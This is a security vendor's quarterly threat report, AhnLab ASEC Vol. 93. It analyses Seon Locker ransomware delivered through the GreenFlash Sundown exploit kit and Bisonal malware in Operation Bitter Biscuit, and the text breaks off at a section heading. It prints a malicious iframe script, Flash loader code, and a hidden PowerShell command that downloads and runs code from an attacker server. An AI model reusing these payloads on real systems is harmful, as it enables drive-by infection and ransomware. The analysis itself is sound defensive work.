ASEC Report

Vol. 93

Q4 2018

AhnLab

ASEC REPORT

VOL.93 Q4 2018

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q4 2018

Table of Contents

ANALYSIS IN-DEPTH

- New Ransomware in the Wild with a Double Drive-by Download Attack

Analysis-In-Depth

New Ransomware in the Wild with a Double Drive-by Download Attack

In 2018 Q4, a new ransomware, Seon Locker, was discovered in South Korea that was distributed via the malvertising method on online advertisements. The attacker used the GreenFlash Sundown exploit kit to spread the ransomware through affiliate advertising on a Korean media website. The key feature of this attack is that, during this process, two types of drive-by download methods are used simultaneously.

The AhnLab Security Emergency Response Center (ASEC) conducted an in-depth analysis on the attack process and the method of this Seon Locker ransomware.

1. Attack Method

The attacker used a drive-by download method to spread the Seon Locker ransomware. It operates by using two different methods to download the file, as shown in Figure 1-1, that cause the user to intentionally or unintentionally download the file.



Figure 1-1 | Overview of Drive-By Download

If the user downloads the file intentionally, the user does not get the intended results, because they are not informed whether the file was installed successfully or not. If the user does not take any action to enable the download, such as clicking the download button, the download occurs. For unintentional downloads, the attacker exploits security vulnerabilities, such as the ones in Internet Explorer, Adobe Flash Player, or Windows, in order to start the file download without enabling action from the user.

The attacker uses an exploit kit to launch a drive-by download attack. The exploit kits contain scripts and malicious code that take advantage of the vulnerabilities in a program. For this attack, the GreenFlash Sundown exploit kit was used.

The exploit kit is executed on users who visit the website embedded with the malicious script. This malicious script is embedded in legitimate websites through hacking, or the attacker creates a decoy website disguised as a legitimate website. Sometimes, malvertising attacks are used via online advertisements.

Ultimately, when a user accesses a website embedded with the malicious script while surfing on the internet, the GreenFlash Sundown exploit kit stored in the attacker's server is executed. The malicious code within the exploit kit infects the system if the exploited security vulnerability exists on the user system.

It is difficult for users to become aware of the fact that their systems have been comprised in attacks like this drive-by download attack.

```
<script type="text/javascript">
  function detect() {
    var e = window.navigator.userAgent;
    return e.indexOf('MSIE ') > 0 || e.indexOf('Trident/') > 0
  }

  function dc(f) {
    var g = {},
      b = 65,
      d = 0,
      a, c = 0,
      h, e = '',
      k = String.fromCharCode,
      l = f.length;
    for (a = ''; 91 > b;) a += k(b++);
    a += a.toLowerCase() + '0123456789+/';
    for (b = 0; 64 > b; b++) g[a.charAt(b)] = b;
    for (a = 0; a < l; a++)
      for (b = g[f.charAt(a)], d = (d << 6) + b, c += 6; 8 <= c;)((h = d >>> (c -= 8) & 255) || a < l - 2) && (e += k(h));
    return e
  };
  if (detect()) {
    var b = dc('http://adop.us/ads.html');
    var a = document.createElement('iframe');
    a.setAttribute('src', b), a.style.position = 'absolute', a.style.width = '400px', a.style.height = '400px',
      a.style.top = '-450px', a.style.left = '-450px', document.body.appendChild(a)
  }
</script>
```

Figure 1-2 | Malicious Script Embedded in a Webpage

2. Attack Process

The attacker embeds a malicious script into a legitimate website to use the GreenFlash Sundown exploit kit. The key feature of this malware is that the attacker selects highly visited webpages as the primary attack target and does not embed the script into all webpages. Also, the malicious script directs the user to the landing page of the GreenFlash Sundown exploit kit only if Internet Explorer is the Web browser used.

On the landing page, the script checks the version of Adobe Flash Player on the user system to see whether the user is using the version with the vulnerability. For the script used in this attack, the above command is only executed when the major version of the Flash Player is between 10 and 29. Table 1-1 below shows the part of the landing page of the GreenFlash Sundown exploit kit.

Landing Page(ads.html)
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="400" height="400"> <param name="movie" value="**http://adop.us/show_ads.js**" /> <param name="play" value="true" /> <param name="allowscriptaccess" value="always" />

Table 1-1 | Part of the Landing Page in the Green Flash Sundown Exploit Kit

Malicious Flash files of the GreenFlash Sundown exploit kit are executed once conditions are met. The Flash files are comprised of three different steps in order to bypass detection by security programs.

Step 1 Flash File

SWF File(show_ads.js)

```
var url:String = "B64Z5BF4fDB7eOg7J6BLc4o2aQUsCESreQ==";
var url_key:String = "QVNPbTIzbmxkMw==";
var url_key_byt:ByteArray = new ByteArray();
var key:String = generateRandomString(10);
key_byte = new ByteArray();
key_byte.writeMultiByte(key,"UTF8");
var token:String = processData(key);
key = "";
if(ActiveX == Capabilities.playerType)
{
  url_dec = Rc4(Base64.decodeToByteArray(url_key),Base64.decodeToByteArray(url));
  data_load = new URLLoader();
  data_load.dataFormat = URLLoaderDataFormat.BINARY;
  data_load.addEventListener(Event.COMPLETE,_jj18);
  _dv34 = new URLRequest(url_dec + "?token=" + encodeURIComponent(token));
  data_load.load(_dv34);
}
```

Table 1-2 | Part of Flash File Step 1

The Step 1 Flash file contains the access address of the Step 2 Flash file in a string variable URL. This string variable is encrypted using the RC4 encryption method, like in Table 1-2, therefore it is decrypted again and stored in the string variable url_dec. Then a random string of 10 characters are created, containing alphanumeric characters, including both upper and lower case letters, and is saved in a string variable key.

SWF File(show_ads.js)

```
var processData:Function = function(param1:String):String
{
   var _loc2_:* = "-----BEGIN PUBLIC KEY-----\n" + "MFswDQYJKoZIhvcNAQEBBQADSgAwRwJAbkQoqittIfJPWqUP/045yh9ZfI8hAae2\n" +
"f0F8OqSEHrUcRLfeZCxpwlJgJQS426Haly/ifPsC3hDayKhO9yTpbwIDAQAB\n" + "-----END PUBLIC KEY-----";
  var _loc3_:ByteArray = new ByteArray();
  var _loc4_:ByteArray = new ByteArray();
  var _loc5_:String = "";
  var _loc6_:RSAKey = PEM.readRSAPublicKey(_loc2_);
  _loc3_ = Hex.toArray(Hex.fromString(param1));
  _loc6_.encrypt(_loc3_,_loc4_,_loc3_.length);
  _loc5_ = Base64.encodeByteArray(_loc4_);
  return _loc5_;
};
```

Table 1-3 | Part of Flash File Step 1

The stored key is re-encrypted using the RSA encryption method with the attacker's public key, as shown in Table 1-3, and is stored in the string variable token. The generated url_dec and token are combined to request to a connection to the Step 2 Flash file, as shown in Table 1-4.

SWF File (show_ads.js)
http://url_dec + "?token=" + encodeURIComponent(token) → http://adop[.]pro/index.php?token=YEFHWRKw0w5oNNECvY...omitted...

Table 1-4 | Part of Flash File Step 1

Step 2 Flash File

When the connection to the Step 2 Flash file is requested to the attacker's server, the received token is decrypted to restore the key value. Using the restored key value, the Step 2 Flash file is RC4 encrypted and sent. The encrypted Step 2 Flash file is then decrypted and executed on the memory. As shown in Table 1-5, the link address of the Step 3 Flash file is stored in the string variable "wewqqqww" of the Step 2 Flash file.

SWF File(index.php)

```
jjeiejiee = new ByteArray();
var _ver1:Boolean = false;
var wewqqqww:String = "...Q...omitted...,09090909090909...omitted...";
var askjdskjw:Number = 0;
wewqqqww = wewqqqww.substr(0,wewqqqww.indexOf(","));
var kwkw:String = "21";
var ddds3:String = mnznnznxzxzxzx(wewqqqww,kwkw);
var sdkdjddd2:String = "";
sdkdjddd2 = ddds3.substr(7,ddds3.lastIndexOf("/") - 7);
kbkiuiuui = new ByteArray();
kbkiuiuui.writeUTFBytes(sdkdjddd2);
if(zxzxzzszx())
{
  zbzvzzzzzzx = new URLLoader();
  zbzvzzzzzzx.dataFormat = URLLoaderDataFormat.BINARY;
  zbzvzzzzzzx.addEventListener(Event.COMPLETE,zxxzxnmmzz);
  request = new URLRequest(mnznnznxzxzxzx(wewqqqww,kwkw));
  zbzvzzzzzzx.load(request);
}
```

Table 1-5 | Part of Flash File Step 2

The same RC4 encryption method is used for Step 1, so decryption is conducted before use. But

there is a difference in the key value used in the Step 1 file and the Step 2 file. In the Step 1 Flash file, a random string of 10 digits is used as the key value, but in the Step 2 Flash file, the access address of the Step 3 Flash file is used as the key value.

SWF File(index.php)

```
var zxzxzzszx:Function = function():Boolean
{
  var _loc1_:String = Capabilities.version;
  _loc1_ = _loc1_.substr(4);
  _loc1_ = _loc1_.replace(/[,]/g,"");
  var _loc2_:uint = uint(_loc1_);
  if(!§§pop())
  {
    return false;
  }
  if(_loc2_ < 2800164)
  {
    if(_loc2_ > 2100164)
    {
    }
    return true;
  }
  return false;
};
```

Table 1-6 | Part of Flash File Step 2

Before connecting to the Step 3 Flash file, the version of the Flash Player installed on the user's system is checked by the Step 2 Flash file. As shown in Table 1-6, the Step 3 Flash file is not connected if the version is 28.00.164 or later.

Step 3 Flash File

The Step 3 Flash file contains a shellcode for exploiting the Adobe Flash Player security vulnerability CVE-2018-4878, as shown in Figure 1-3. Upon shellcode execution, the command shown in Table 1-7 is executed on the system.



Figure 1-3 | Part of the Step 3 Flash File

Command Line
cmd.exe /q /c "powErShEll.ExE -nop -w hIddEn -c $J=nEw-objEct nEt.wEbclIEnt; $J.proxy=[NEt.WEbREquESt]::GEtSyStEmWEbProxy(); $J.Proxy.CrEdEntIalS=[NEt.CrEdEntIalCachE]::DEfaultCrEdEntIalS; IEX $J.downloadStrIng('http://lloydss.bestdealsadvbiz.space/index.php');"

Table 1-7 | Executed Command

When the command is executed, the data required to run the malicious code is requested to the attacker's server using the PowerShell which executes the script language of the Windows operating system.

The data from the attacker's server needs to be decrypted as it is encrypted in Base64 and Gzip.

index.php
[Byte[]]$key = [System.Text.Encoding]::ASCII.GetBytes("LU5V") $m = new-Object System.Net.WebClient; [Byte[]]$data = $m.DownloadData("http://lloydss.bestdealsadvbiz.space/index.php?mk="+$av_base+"&sq="+$vm_base) [Byte[]]$iJF = rc4 $data $key $b0Z = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((mu kernel32.dll VirtualAlloc), (k9no_ @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $iJF.Length,0x3000, 0x40) [System.Runtime.InteropServices.Marshal]::Copy($iJF, 0, $b0Z, $iJF.length)

Table 1-8 | Part of the Decrypted index.php Page

The part of the decrypted data, as shown in Table 1-8, comprises the same information used in the Flash file: Code to decrypt the RC4 encryption, code to check the installation of anti-malware software (Window Defender), system account information, and URL address information for downloading the encoded binary. The file downloaded from this URL ultimately performs malicious actions in the user's system.

As of now, Gandcrab ransomware and Seon Locker ransomware have been confirmed as the encoded binary. The version of downloaded Gandcrab is v5.04.

For the Seon Locker ransomware, the series of actions is as follows: First, the additional encoded binary is decrypted through the PowerShell. The binary is copied on the memory until the shellcode finds the "dave" string from MZ, and that Seon Locker ransomware can be executed. This file-less technique is a key feature of Seon Locker that allows the ransomware to be executed on memory without creating a file.

Seon Locker also checks whether the key is present in the registry path, shown in Table 1-9, to see if the system is already infected.

Registry path
HKEY_CURRENT_USER\Software\GUN\Display\windowData

Table 1-9 | Registry Path

If the registry key exists, the execution is terminated. If the registry key does not exist, the ransomware generates a random number of 0x30 in size to perform XOR operation with fixt_rBHZ1htKFbhxSIjZ. Then, the data is encoded and saved to register the data of 0x50 in size to the registry, as shown in Figure 1-4. The value stored in the registry is later used for decryption.



Figure 1-4 | Registry Value

The Seon Locker ransomware only infects DRX_FIXED and DRIVE_REMOTE drives among the A:\ to Z:\ drives using GetDriveTypeW API.

It also checks filenames before encryption by changing the string to all lower case letters. Thus, the strings stored in the malware that are excluded from encryption are all in lower case.

Excluded from Encryption			
Folder		**File**	
system volume information	mozilla	bootsect.bak	desktop.ini
programdata	appdata	ntuser.ini	ntuser.dat.log
application data	windows.old	thumbs.db	bootfont.bin
$windows.~bt	program files (x86)	your_files_are_encrypted.txt	ntuser.dat
program files	$recycle.bin	ntldr	boot.ini
tor browser	google	iconcache.db	autorun.inf
Windows	boot		

Excluded from Encryption				
Extension				
mod	adv	dll	msstyles	mpa
nomedia	ocx	cmd	ps1	themepack
sys	prf	diagcfg	cab	ldf
diagpkg	icl	386	ico	cur
ics	ani	bat	com	rtp
diagcab	nls	msc	deskthemepack	idx
msp	msu	cpl	bin	shs
wpx	icns	exe	rom	theme
hlp	spl	fixt	lnk	scr
drv				

Table 1-10 | Folders, Files, and, Extensions Excluded from Encryption

The Seon Locker ransomware encrypts all files except for those listed in Table 1-10 and appends *.FIXT to the ends of filenames. This act of changing filenames is likely used as a prevention mechanism against reinfection. The Seon Locker ransomware creates a ransom note file "YOUR_FILES_ARE_ENCRYPTED.TXT" upon accessing a folder regardless of file encryption. When the system infection is completed, PowerShell ends and is removed from the memory. The Table 1-11 shows the ransom note of the Seon Locker ransomware.

YOUR_FILES_ARE_ENCRYPTED.TXT
SEON RANSOMWARE all your files has been encrypted There is only way to get your files back: contact with us, pay and get decryptor software We accept Bitcoin and other cryptocurrencies You can decrypt 1 file for free write email to kleomicro@gmail.com or kleomicro@dicksinhisan.us

Table 1-11 | Ransom Note

AhnLab's V3 products detect the Seon Locker malware under the following alias:

<V3 Product Alias>

- Malware/Gen.Generic (2018.10.25.00)
- Powershell/Seoncrypt (2018.11.16.00)
- BinImage/EncPE (2018.11.16.00)
- Malware/MDP.Ransom.M1996

SECURITY ISSUE

- Major Attacks of Operation Bitter Biscuit in 2018

Security Issue

Major Attacks of Operation Bitter Biscuit in 2018

An attack campaign called Operation Bitter Biscuit mainly occurred in South Korea, Japan, India, and Russia, and began a full-fledged operation in 2011. The attack group in charge of this operation has been carrying out attacks for a long time using the Bisonal-type malware to target major organizations, such as Korean military agencies and companies in the defense industry. The operation seemed to be in a lull from the fall of 2017, but it started again in 2018.

In this report, we will look at the trends and techniques of the Operation Bitter Biscuit analyzed by the AhnLab Security Emergency Response Center (ASEC), with a focus on the actual attacks that have occurred in South Korea in 2018.

1. Attacks Trends of Operation Bitter Biscuit

The Bisonal-type malware, first discovered in 2010, was mainly used for Operation Bitter Biscuit attacks, and has continued to appear in attacks against South Korea, Japan, India, and Russia until now. It was first discovered in Korea in 2011 and was used in the attack on the defense industry in Japan in the following year. In 2015, the Indian Computer Emergency Response Team (CERT-In) released a warning on a variant of Bisonal, called Bioazih.[1]

[1] https://gadgets.ndtv.com/internet/news/india-affected-by-bioazih-trojan-warns-cert-in-692347

From the analysis of the attack trends of Operation Bitter Biscuit, it was found that the Bisonal-type malware was still actively used to attack major Korean agencies. From 2011 to Spring 2012, attacks were made on Korean institutions, and from 2013 to 2015, attacks were continuously made on Korean businesses and defense companies. In 2016 and 2017, attacks were made on companies in the defense industry and other related businesses. Most recently, in 2018, the scope of the attack was expanded with the concentration of attacks in the Korean marine sector.

AhnLab has been tracking and analyzing the attacks of Operation Bitter Biscuit, which have been conducted for a long time, and the possible attack groups associated with those attacks.

2. Major Attacks on Korea in 2018

The Table 2-1 timeline summarizes the major attacks of Operation Bitter Biscuit in 2018. After the lull from the fall of 2017, the attacks began again in spring 2018. The attacks on the Korean marine sector was observed from March to July 2018.

Date	Attack Target	Description
March 2018	? (Presumably the marine sector)	Attack attempt using the file “퇴사 인수인계 자.scr” (Employee handbook for transfer of duties). Downloader created.
March 2018	Korean government agency	Attack attempt using the file “2018년 해양경찰청 공무원 (7급 9급) (2018.03.05).pdf .exe” (Government officials in the Marine Police Agency 2018 (Grade and 9) (2018.03.05).pdf.exe).) Backdoor created.
March 2018	? (Presumably the marine sector)	Attack attempt using the file “중형방탄정 업무연락망1.pdf.exe” (Contacts for medium bulletproof vessel). Backdoor created.
July 2018	? (Presumably the marine sector)	Attack attempt disguised as a document related to a marine company. Packed downloader created.
September 2018	Korean government agency	Only backdoor found.

Table 2-1 | Timeline of Major Attacks in 2018

The key feature of the attacks in 2018 is that the attack uses a new dropper. When the new dropper is executed, it generates malware and Visual Basic Script (VBS) files, as well as a decoy document.

Figure 2-1 | Decoy Documents of Malware Found in 2018

Figure 2-1 shows the contents of the decoy document in the malware found in 2018. This also shows that the attacker was targeting users in the marine sector.

The malware generated by the dropper comprises the downloader for downloading additional malware and a backdoor for executing remote commands. Some of the discovered malware adds a garbage value to the end of the file, creating a massive file with a size of several to a hundred megabytes. The generated VBS file includes a script that shows a decoy document and another script that deletes the executed dropper, as well as the executed VBS file itself.

3. Malware Analysis

We will now look at the dropper, downloader, and backdoor used in the 2018 Operational Bitter Biscuit attacks.

3-1) Dropper Analysis

On March 5, 2018, a file named 퇴사 인수인계 자료.scr" (Employee handbook for transfer of duties) was found to be used as a dropper. The basic information about the dropper is shown in Table 2-2.

File Name	퇴사 인수인계 자료.scr" (Employee handbook for transfer of duties)
File Size	260,968
Time Created	22:01:29 December 26, 2015 (UTC)
MD5	e5a8c1df0360baeeeab767d8422cc58f
SHA1	0ba6787751e7e80c0911f666fd42a175dd419e0e
SHA256	013c87898926de3f6cc8266c79c7888d92eb1546a49493d1433b8261d2e41e77

Key Features and Characteristics	Decoy document, executable file, VBS file created
AhnLab Diagnosis	Dropper/Win32.Bisonal

Table 2-2 | Basic Information about the Dropper

When the dropper is executed, a decoy document, an executable file, and two VBS files are created, as shown in Figure 2-2.



Figure 2-2 | Components of the Malware

As mentioned earlier, the information of the attack target can be inferred from the contents of the decoy document. All the decoy documents of the dropper found in 2018 are related to the Korean marine sector. The executable file works as a downloader, and some variants also include a backdoor. The two VBS files are comprised of a file that opens the decoy document on a Microsoft Office program and a file that deletes the executed dropper file.

3-2) Downloader Analysis

One of the key features and characteristics of the downloader used in this attack is its function to check the name of the executed file. If the executed file name is not services.exe, the services.exe file is created in a specific path, such as c:\Users\[Username]\Applications\Microsoft. At this time, a garbage value is added to the end of the file to generate a file with a size of about 4 MB.

The basic information about the downloader is shown in Table 2-3.

File Name	3.tmp
File Size	10,752
Time Created	00:21:33 February 25, 2018 (UTC)
MD5	d198e4632f9c4b9a3efbd6b1ed378d26
SHA1	bb8be657e4bf1eb9a89ae66cb6c8a8d6baa934d4
SHA256	4652882a64cc8fe823ab6d7c2166f1dbf9b75794d024ddbfaa173b6f9107a19f
Key Features and Characteristics	File services.exe with a size of 4 megabytes or more is created. System information is saved as an ms.log. Additional malware is downloaded.
AhnLab Diagnosis	Trojan/Win32.Bisdow

Table 2-3 | Basic Information about the Downloader



Figure 2-3 | Original File and New File with Added Garbage Value

Figure 2-3 compares the original file and the new file, to which a garbage value was added by the downloader. This behavior suggests that a file is generated at random to make it difficult for the user to find the malware using a hash value. Some variants even created a file with a size of about 100 MB.

If the name of the executed file is services.exe, the downloader registers services.exe in the registry and creates the Windows Message.lnk file. This Windows Message LNK file contains the shortcut data of the malicious services.exe.

Then, the downloader uses the ipconfig.exe and net.exe files to store the system information in the

ms.log file and sends it to http://mp.motlat.com/info/wel.gif.

An interesting feature of the downloader exists only in the variants found in 2018 - it checks for the execution within a virtual environment using the disk name, as shown in Figure 2-4, when attempting to download additional files. The function for the virtual environment check does not exist in variants found before 2018.



Figure 2-4 | Virtual Environment Check

The downloader downloads the MsUpdata.exe file from http://mp.motlat.com/lvs/tips.htm.

According to AhnLab's analysis, the msupdata.exe file (2c0522a805fa845ec9385eb5400e8d16) was distributed from this address in early March, 2018. The msupdata.exe file is also a downloader for downloading additional malware. The malware downloaded in the last step has yet to be confirmed.

3-3) Backdoor Analysis

In 2018, a backdoor file was also created using a similar dropper. The malware associated with this backdoor was first discovered in the fall of 2014. A Bisonal variant was also discovered in the same attack target. The basic information about the backdoor is shown in Table 2-4.

File Name	3.tmp
File Size	28,672 bytes
Time Created	04:10:36 February 10, 2018 (UTC)
MD5	fc78fff75df0291d8c514f595f68c654
SHA1	aec101161bdfada59b93ef47f1b814e4fea54c9e
SHA256	6631d7045a2209ca5dbcf5071cb97eaea8cfba2e875a75e5535ba9180aaaf8d1
Key Features and Characteristics	Backdoor
AhnLab Diagnosis	Backdoor/Win32.Bisoaks

Table 2-4 | Basic Information about the Backdoor

In the Bisoaks malware, which is a Bisonal variant, is known for containing strings such as "axpbu.txt"and "mismyou," as shown in Figure 2-5. However, some of the variants are packed with PECompact or MPRESS and these distinguishing string cannot be checked.



Figure 2-5 | Text Strings of Bisoaks Malware

When the malware is executed, it registers the executed file to the registry key "mismyou" in the registry path HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.

Ultimately, it executes the commands received from the C&C server as the last step. The features supported by the Bisoaks malware include collecting the system information, obtaining a process list, terminating a process, downloading a file, and executing a file. Some variants even have additional features, such as self-deletion.



Figure 2-6 | Association Diagram of Malware in 2018 Attacks

4. Association

